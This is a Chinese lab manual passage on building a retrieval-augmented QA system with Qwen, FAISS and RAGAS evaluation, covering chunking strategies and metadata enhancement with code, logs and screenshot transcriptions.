其次实现用户问题的语义检索功能；
再结合检索结果调用大模型生成答案；
最后进行问答测试，验证基础 RAG 问答的准确性与可用性。

3.2 实验操作

3.2.1 补全代码并运行

步骤 1 安装工具依赖



在当前开发环境下安装 requirements.txt 文件中的工具包。

```
pip install -r requirements.txt
```


步骤 2 补全 rag.py

在 vs code 左侧界面，找到 rag.py 脚本中的 rag 函数，找到待补充代码的位置，补充如下代码：

```
context_text = chr(10).join(retrieval)
resp = client.chat.completions.create(
    model="qwen3.5-plus",
    messages=[{"role": "user", "content": f"上下文: { context_text }\n 问题: {query}"},],
    stream=True
)
full_answer = ""
for chunk in resp:
    if chunk.choices and chunk.choices[0].delta.content:
        text = chunk.choices[0].delta.content
        full_answer += text
        yield json.dumps({"content": text }, ensure_ascii=False)
```

步骤 3 配置文件

在.env 文件中配置模型路径以及 API-KEY 等，默认的 API-KEY 是样例，需要配置成自己的有效 API-KEY，模型路径请向讲师获取后填写。



步骤 4 进入到解压后的代码目录

在 vs code 的 Terminal 中执行:


```
cd /mnt/xxx/个人文件夹/hcie_rag_code
```

步骤 5 代码运行

在 Terminal 中:

```
python rag.py
```

当输出如下内容时可在跳板机的 Chrome 浏览器地址中输入 ip:端口, ip 和端口均按讲师分配的填写, 比如 10.175.221.73:7861。




3.2.2 基础 RAG 操作

步骤 1 RAG 模式

对话界面默认是 RAG 模式，输入与知识库相关的问题：“在 IPRAN 告警压缩系统中，若物理层端口产生 LOS 告警，同时隧道层与业务层出现大量派生告警，系统会如何处理？这种处理方式依据的优先级规则是什么？”

首次加载的响应速度受大模型服务的访问效率影响，请耐心等待，如果网页一直不反馈结果，则需到后台查看日志定位问题。



核心代码：

```
# ===== RAG 流式问答（带检索） =====
def rag(query):
    """
    作用：RAG 模式流式回答 → 检索相似文档 → 调用大模型流式生成
    输入：用户问题 query
    输出：流式 JSON 字符串
    """
    init_models() #初始化向量模型
    init_faiss() #初始化已有向量库

    faiss_db = files.faiss_db #加载已有向量库
    if not faiss_db:
        print("请先上传文档构建索引")
        yield json.dumps({"content": "请先上传文档构建索引"}, ensure_ascii=False)
        return

    docs = faiss_db.similarity_search(query,k=3)#检索相似的 3 个文本段

    #根据分块方式获取检索内容
    if CHUNK_METHOD == "parent_child":#父子分段策略，单独处理
        retrieval = list(set([doc.metadata["parent_content"] for doc in docs]))
    else:
        retrieval = [doc.page_content for doc in docs]

    #将检索文档的结果返回
    yield json.dumps({"retrieval": retrieval}, ensure_ascii=False)

    #读取检索内容用于大模型参考
    context_text = chr(10).join(retrieval)
    #大模型生成问答
    resp = client.chat.completions.create(
        model="qwen3.5-plus",
        messages=[{"role": "user", "content": f"上下文：{ context_text }\n 问题：{query}"},
        stream=True
    )
    full_answer = "" #保存全量回答
    for chunk in resp:
        if chunk.choices and chunk.choices[0].delta.content:
            text = chunk.choices[0].delta.content
            full_answer += text
            yield json.dumps({"content": text }, ensure_ascii=False)#流式返回
```

步骤 2 非 RAG 模式

选择“普通模式”，准备一个常识问题，比如“你会做什么？”



核心代码：

```
# ===== 无 RAG 普通流式问答 =====
def no_rag(query):
    """
    作用：无检索模式，直接调用大模型回答
    输入：用户问题
    输出：流式 JSON 字符串
    """
    init_models()
    #非检索模式
    yield json.dumps({"retrieval": [{"content": "非检索模式", "source": "无"}], ensure_ascii=False})

    resp = client.chat.completions.create(
        model="qwen3.5-plus",
        messages=[{"role": "user", "content": query}],
        stream=True
    )

    for chunk in resp:
        if chunk.choices and chunk.choices[0].delta.content:


            yield json.dumps({"content": chunk.choices[0].delta.content}, ensure_ascii=False) #流式返回
```

步骤 3 RAG 效果评估


如果想通过一些量化指标了解 RAG 系统的效果，可以借助 RAGAS 评估框架来实现。
在界面右下角有一个批量评估功能，界面下拉可看到：



可以将准备好的数据下载下来【由于评估是一个非常耗时的过程，这里仅思路介绍和演示】：



用于评估的数据样例如下【如果想自行准备数据，样例可以作为参考】：



然后再上传到评估界面进行评估，Terminal 中也会输出评估进度：


```
ng_model
layout
8a1_in1k
transformer-structure-recognition
rch.py
tis.py
ta
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
172.31.65.217 - - [11/May/2026 10:02:04] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:04] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:06] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:07] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:08] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:09] "GET /eval_progress HTTP/1.1" 200 -
Evaluating: 33% | 1/3 [00:10:00:20, 10.08s/it]172.31.65.217 - - [11/May/2026 10:02:10] "GET
/eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:11] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:12] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:13] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:14] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:15] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:16] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:17] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:18] "GET /eval_progress HTTP/1.1" 200 -
172.31.65.217 - - [11/May/2026 10:02:19] "GET /eval_progress HTTP/1.1" 200 -
```

评估完成后，界面输出评估结果：

知识，但我**无法访问互联网**（除非我有特定的互联网上新闻我可能不知道。
供参考，**医疗、法律、金融**等专业领域的问题，请务必咨询专

本需要我帮忙的吗？**无论是写一段代码、翻译一篇文章，还是单以随时告诉我！

普通模式 发送 清空对话

警告特征与压缩规则.txt
型在IPRAN时序异常检测中的应用参数.txt
故障标准化处理流程与内部操作手册.txt

清空全部 上传文档

RAGAS 评估 (3维度)

Choose File test_QA.json 开始评估

状态：评估完成

进度：3 / 3

检索相关性：1
生成与检索相关性：1
生成回答相关性：0.51

核心代码：

```
#实例化大语言模型
llm = ChatOpenAI(
    model="qwen3.5-plus",
    openai_api_key=files.API_KEY,
    base_url=files.BASE_URL,
    temperature=0.1,
    model_kwargs={"extra_body":{"enable_thinking": False}}
)
llm = adapt_messages_for_qwen(llm)

# 将大语言模型包装给 ragas
ragas_llm = LangchainLLMWrapper(llm)
files.init_models()#初始化向量模型
# 将向量模型包装给 ragas
ragas_embeds = LangchainEmbeddingsWrapper(files.embed_model)

#评估 3 个方面，忠诚度、答案相关性、上下文精度
m1 = Faithfulness(llm=ragas_llm)#指定
```




```
m2 = AnswerRelevancy(llm=ragas_llm)
m3 = ContextPrecision(llm=ragas_llm)

print("☑ 开始评估...")
res = evaluate(
    dataset=dataset,
    llm=ragas_llm,
    embeddings=ragas_embeds,
    metrics=[m1, m2, m3] #3 个指标合并在一起评估
)

def safe(v):
    if isinstance(v, list):
        v = sum(v)/len(v) if len(v) else 0.0
    return round(float(v), 2) if not isinstance(v, type(None)) else 0.0

ragas_result = {
    "检索相关性": safe(res["context_precision"]),
    "生成与检索相关性": safe(res["faithfulness"]),
    "生成回答相关性": safe(res["answer_relevancy"]),
}
```

代码逻辑：



步骤 4 文件操作（选做）

前端界面左下角是文件更新的相关内容，此处文档不要删除，否则后面运行 files.py 的时候会报错：



注意：删除文件的话，会同步清除文件和索引。如果想要进行体验的话，请先备份数据。

3.3 思考题

问题：运行 RAGAS 效果评估时，为什么每次运行的指标结果不同？

参考答案：

1. 裁判 LLM 的推理噪声

RAGAS 指标（如 Faithfulness、Answer Relevancy）依赖 LLM 多步推理。以 Faithfulness 为例，需拆分原子声明并逐条校验上下文支撑，中间步骤的微小输出差异都会累积到最终得分。即便 temperature=0，API 底层采样、并行状态等仍会导致同输入产生不同判断，多指标多调用进一步放大波动。

2. RAG 检索链路的随机性（被测系统层面）

若评估的是完整 RAG 链路，混合检索、重排序、向量近似搜索每次召回的子块可能不同，输入上下文差异直接造成 Faithfulness、Context Precision 等指标波动。这是被评估系统的问题，非 RAGAS 框架本身。

3.4 实验小结

本次实验搭建了完整的基础 RAG 问答系统，掌握了文档向量化、语义检索、答案生成等核心流程。有效解决大模型幻觉问题，熟悉了传统 RAG 的完整落地流程。

4 分块方式与元数据增强

4.1 实验介绍

4.1.1 关于本实验

本实验围绕 RAG 文本分块策略与元数据增强技术展开。通过采用合理的文本分块方式切割知识库文档，并为文本片段绑定来源、类型、文件名称等元数据信息，优化检索粒度，丰富检索维度，解决传统粗分块信息冗余、细分块上下文缺失、无法溯源等问题。

4.1.2 实验目的

- 掌握RAG文本分块的基本原理与常用策略。
- 理解元数据增强对检索精准度的优化逻辑。
- 学会通过优化分块粒度与元数据标注，提升知识库召回质量与答案准确性。

4.1.3 实验规划

首先对原始知识库文档进行合理分块处理，尝试多种分块策略；
其次为每个文本块添加来源、文档类型等元数据信息；
随后将带元数据的向量入库并进行检索测试。

4.2 实验操作

4.2.1 补充分块方式的代码

本实验先实现不同的分块方式，然后根据实验设计去调用不同分块方式。在 `splitter_utils.py` 脚本中主要存放分块方式与数据增强的代码，然后在 `files.py` 中进行调用。

步骤 1 补充句子分块的代码

```
# =====  
# 2 句子级分块  
# =====  
def sentence_split(text):  
    text = re.sub(r"\n+", " ", text)
```

```
sentences = re.split(r"(?<=[。！？；])", text)
sentences = [s.strip() for s in sentences if len(s.strip()) > 2]
return [Document(page_content=s) for s in sentences]
```

步骤 2 补充语义分块的代码

```
# =====
# 3 语义分块
# =====
def semantic_split(text, embed_model, threshold=75):
    # 先按句子分割
    sentence_docs = sentence_split(text)
    sentences = [doc.page_content for doc in sentence_docs]

    if len(sentences) <= 1:
        return sentence_docs

    # 使用 SemanticChunker
    semantic_chunker = SemanticChunker(
        embeddings=embed_model,
        breakpoint_threshold_type="percentile",
        breakpoint_threshold_amount=threshold # 使用传入的阈值
    )

    try:
        semantic_chunks = semantic_chunker.create_documents(sentences)
        return semantic_chunks
    except Exception as e:
        print(f"语义分块失败，使用句子分块: {e}")
        return sentence_docs
```

步骤 3 补充父子分块的代码

```
# =====
# 4 父子分块
# =====
def parent_child_split(text, parent_size=1024, child_size=128):
    parent_docs = RecursiveCharacterTextSplitter(
        chunk_size=parent_size, chunk_overlap=128
    ).create_documents([text])

    child_splitter = RecursiveCharacterTextSplitter(
        chunk_size=child_size, chunk_overlap=16
    )
    child_docs = []
    for p in parent_docs:
        children = child_splitter.split_text(p.page_content)
        for c in children:
```

```

        child_docs.append(Document(
            page_content=c,
            metadata={"parent_content": p.page_content}
        ))
    return child_docs

```

步骤 4 补充摘要前置的代码

```

# =====
# 5 摘要前置分块
# =====
def summary_lead_split(text, client, chunk_size=512):
    chunks = fixed_size_split(text, chunk_size, 64)
    enhanced = []

    for doc in chunks:
        content = doc.page_content.strip()
        if not content:
            continue
        try:
            prompt = f"请用 10 字以内简洁概括这段文字: {content}"

            response = client.chat.completions.create(
                model="Qwen/Qwen3-32B",
                messages=[{"role": "user", "content": prompt}],
                stream=False
            )
            summary = response.choices[0].message.content.strip()
            new_content = f"【摘要】{summary}\n{content}"

        except Exception as e:
            new_content = content

        enhanced.append(Document(page_content=new_content))

    return enhanced

```

4.2.2 补充元数据增强的代码

为什么要进行元数据增强？

RAG 系统的元数据增强为文本块附加时间、来源、分类、权限等结构化标签，检索时可前置过滤缩小候选集，结合时效、可信度优化重排；生成阶段支撑溯源，减少跨场景幻觉，同时方便知识库权限管控、过期数据清理，大幅提升检索精准度与内容可信度。

在 `splitter_utils.py` 脚本中主要存放分块方式与数据增强的代码，在 `files.py` 中进行调用。

补充元数据增强的代码，元数据主要存放文件名称，块索引，分块方法以及分块长度。

```

# =====

```

```
# 元数据增强---元数据增强任务
# =====
def add_metadata_enhance(docs, filename, chunk_method):

    for i, doc in enumerate(docs):
        doc.metadata.update({
            "filename": filename,
            "chunk_index": i,
            "chunk_method": chunk_method,
            "length": len(doc.page_content)
        })
    return docs
```

4.2.3 补充调用代码并测试

在 files.py 实现对分块方式以及元数据增强的调用。

步骤 1 修改分块方式的调用

```
165 # ===== 选择分块方式 =====
166 if CHUNK_METHOD == "fixed":
167     chunks = fixed_size_split(doc.page_content, CHUNK_SIZE, 64)
168 else:
169     chunks = fixed_size_split(doc.page_content, CHUNK_SIZE, 64)
170
```

上述分块方式修改如下：

```
if CHUNK_METHOD == "fixed":
    chunks = fixed_size_split(doc.page_content, CHUNK_SIZE, 64)
elif CHUNK_METHOD == "sentence":
    chunks = sentence_split(doc.page_content)
elif CHUNK_METHOD == "semantic":
    chunks = semantic_split(doc.page_content, embed_model)
elif CHUNK_METHOD == "parent_child":
    chunks = parent_child_split(doc.page_content, parent_size=1024, child_size=256)
elif CHUNK_METHOD == "summary_lead":
    init_models()
    chunks = summary_lead_split(doc.page_content, client, chunk_size=CHUNK_SIZE)
else:
    chunks = fixed_size_split(doc.page_content, CHUNK_SIZE, 64)
```

步骤 2 添加元数据增强的调用

```

167     chunks = FixedSizeSplit(doc.page_content, CHUNK_SIZE, 64)
168     elif CHUNK_METHOD == "sentence":
169         chunks = sentence_split(doc.page_content)
170     elif CHUNK_METHOD == "semantic":
171         chunks = semantic_split(doc.page_content, embed_model)
172     elif CHUNK_METHOD == "parent_child":
173         chunks = parent_child_split(doc.page_content, parent_size=1024, child_size=512)
174     elif CHUNK_METHOD == "summary_lead":
175         init_models()
176         chunks = summary_lead_split(doc.page_content, client, chunk_size=CHUNK_SIZE)
177     else:
178         chunks = fixed_size_split(doc.page_content, CHUNK_SIZE, 64)
179
180     # ===== 元数据增强---元数据增强任务 =====
181     if METADATA_ENHANCE:
182         file_name = doc.metadata["file"]
183         docs = add_metadata_enhance(chunks, file_name, CHUNK_METHOD)
184     #=====
185
186     if faiss_db is None:

```

```

# ===== 元数据增强---元数据增强任务 =====
if METADATA_ENHANCE:
    file_name = doc.metadata["file"]
    docs = add_metadata_enhance(chunks, file_name, CHUNK_METHOD)

```

步骤 3 测试分块与元数据增强

在 files.py 中，将 CHUNK_METHOD 设置为 “parent_child”：

```

files.py hcie_rag_code files.py hcie_rag splitter_utils.py hcie_rag_code test_QAjson rag.p
hcie_rag_code > files.py
49 """
50 # 全局变量
51 embed_model = None
52 faiss_db = None
53
54 chat_history = []
55 ragas_result = {} # 存储RAGAS评估结果
56 ragas_progress = {"status": "等待评估", "progress": 0, "current": 0, "total": 0}
57 CHUNK_METHOD = "parent_child" # fixed / semantic / sentence / parent_child
58 METADATA_ENHANCE = True # 元数据增强开关
59 CHUNK_SIZE = 256
60 INDEX_FILE_FAISS = "index.faiss"
61 INDEX_FILE_PKL = "index.pkl"
62
63 # =====
64 # FastEmbed -> LangChain 适配器
65 # =====
66 class FastEmbedEmbeddings(Embeddings):
67     def __init__(self, model_name: str = "BAAI/bge-small-zh-v1.5"):
68         self.model_name = model_name
69         self._model_instance = None # 私有化, 不冲突
70         self._init_model()
71
72     def embed_documents(self, texts: List[str]) -> List[List[float]]:

```

并释放部分注释代码：


```

215
216 # if __name__ == "__main__":
217
218 # #-----测试元数据添加效果-----
219 # shutil.rmtree(INDEX_DIR, ignore_errors=True)#清空原有数据
220 # os.makedirs(INDEX_DIR)
221 # init_models()
222 # init_faiss()
223 # #-----查看检索的文本段的元数据-----
224 # docs = faiss_db.similarity_search("IPRAN 告警压缩系统",k=3)
225 # for doc in docs:
226 #     print(doc.metadata)
227 #     #返回的结果既有文档1也有文档2
228
229 # #-----元数据过滤-----
230 # docs = faiss_db.similarity_search("IPRAN 告警压缩系统",k=3,filter = {"filename": "文档1: IPRAN 专
231 # #-----查看检索的文本段的元数据-----
232 # for doc in docs:
233 #     print(doc.metadata)
234 #     #返回结果只有文档1
235
236

```

如下:

```

6 if __name__ == "__main__":
7
8     #-----测试元数据添加效果-----
9     shutil.rmtree(INDEX_DIR, ignore_errors=True)#清空原有数据
10    os.makedirs(INDEX_DIR)
11    init_models()
12    init_faiss()
13    #-----查看检索的文本段的元数据-----
14    # docs = faiss_db.similarity_search("IPRAN 告警压缩系统",k=3)
15    # for doc in docs:
16    #     print(doc.metadata)
17    #     #返回的结果既有文档1也有文档2
18
19    #-----元数据过滤-----
20    docs = faiss_db.similarity_search("IPRAN 告警压缩系统",k=3,filter = {"filename": "文档1: IPRAN 专
21    #-----查看检索的文本段的元数据-----
22    for doc in docs:
23        print(doc.metadata)
24        #返回结果只有文档1
25

```

该段代码是用于检索指定文档，名为：文档 1：IPRAN 专线告警特征与压缩规则.txt。

步骤 4 运行测试

通过 ctrl+c 停止之前的服务，根据情况可能需要 2 次 ctrl+c。然后输入：

```
python files.py
```

返回结果：



```
def init_faiss():
    init_faiss()
    #-----查看检索的文本段的元数据-----
    docs = faiss_db.similarity_search("IPRAN 告警压缩系统",k=3)
    # for doc in docs:
    #     print(doc.metadata)
    #返回的结果既有文档1也有文档2
    #-----元数据过滤-----
    docs = faiss_db.similarity_search("IPRAN 告警压缩系统",k=3,filter = {"filename": "文档1: IPRAN 专线告警特征与压缩规则.txt"})

均作为实际运维工作中常见的故障场景，具体如下：', 'filename': '文档1: IPRAN 专线告警特征与压缩规则.txt', 'chunk_index': 13, 'chunk_method': 'parent_child', 'length': 1
0)
('parent_content': 'IPRAN (IP Radio Access Network) 即IP化无线接入网，是承载移动网络业务的核心基础设施，广泛应用于省级、市级运营商的PON+IPRAN融合承载网络中。随着5G业务的普及和物联网设备的大规模接入，IPRAN网络的覆盖范围不断扩大，网元数量激增，在故障发生时会产生大量重复、派生、关联告警，若不进行科学有效的压缩处理，会导致运维监控系统告警，增加运维人员的工作负担，甚至延误故障排查时机，影响网络服务质量和用户体验。本规范为某省级运营商2025年最新发布的IPRAN专线网络告警压缩策略规范，属于企业内部非公开技术文档，包含专线告警识别、根因识别规则、压缩策略配置等核心私有知识，仅用于内部运维人员培训和系统配置参考，模型训练数据中未包含相关内容，必须通过检索和推理才能获取准确信息。\\nIPRAN专线网络告警的核心特征是“多关联性、高重复性、层次性”，具体可分为两大类：根因告警、派生告警、抖动告警。根因告警是引发故障的核心原因，通常位于顶层，链路层的硬件故障或核心配置错误导致，如端口光功率劣化、链路信号丢失、隧道控制面断链等；派生告警是由根因告警引发的次生告警，例如物理端口Down会直接派生ETH-LOS（以太网信号丢失）、MPLS-TP隧道Down、PM（伪线）失效、业务不可用等6-12条次生告警，这些告警本身不具备独立故障意义，仅为根因故障的延伸；抖动告警是指同一网元在短时间内连续出现相同序号的告警，通常由网络链路波动、设备接口接触不良等临时因素导致，不构成持续性故障，无需重复上报。\\n为精准识别根因告警，过滤无效告警、压缩告警数量，本规范明确了严格的告警根因识别规则，运维人员和系统需严格按照以下标准执行：\\n统一，层级关联识别规则：IPRAN网络按“物理层-隧道层-业务层”的层级架构运行，故障传播遵循“底层故障引发上层故障”的原则，因此，当同一网元或同一链路同时出现多层级告警时，优先判定底层告警为根因告警，上层告警均判定为派生告警。例如，若PWE3业务中断告警与上游端口Down告警同时出现，则仅保留端口Down作为根因告警，\\n业务中中断告警作为派生告警被压缩掉。\\n若隧道转发面异常告警与隧道控制面断链告警同时出现，优先判定隧道控制面断链为根因告警，转发面异常为派生告警。', 'filename': '文档1: IPRAN 专线告警特征与压缩规则.txt', 'chunk_index': 1, 'chunk_method': 'parent_child', 'length': 255)
```

打印的均为“文档 1: IPRAN 专线告警特征与压缩规则.txt”中的内容，并获取了其他元数据的内容，如父子分块方法、父块内容、分块长度等。

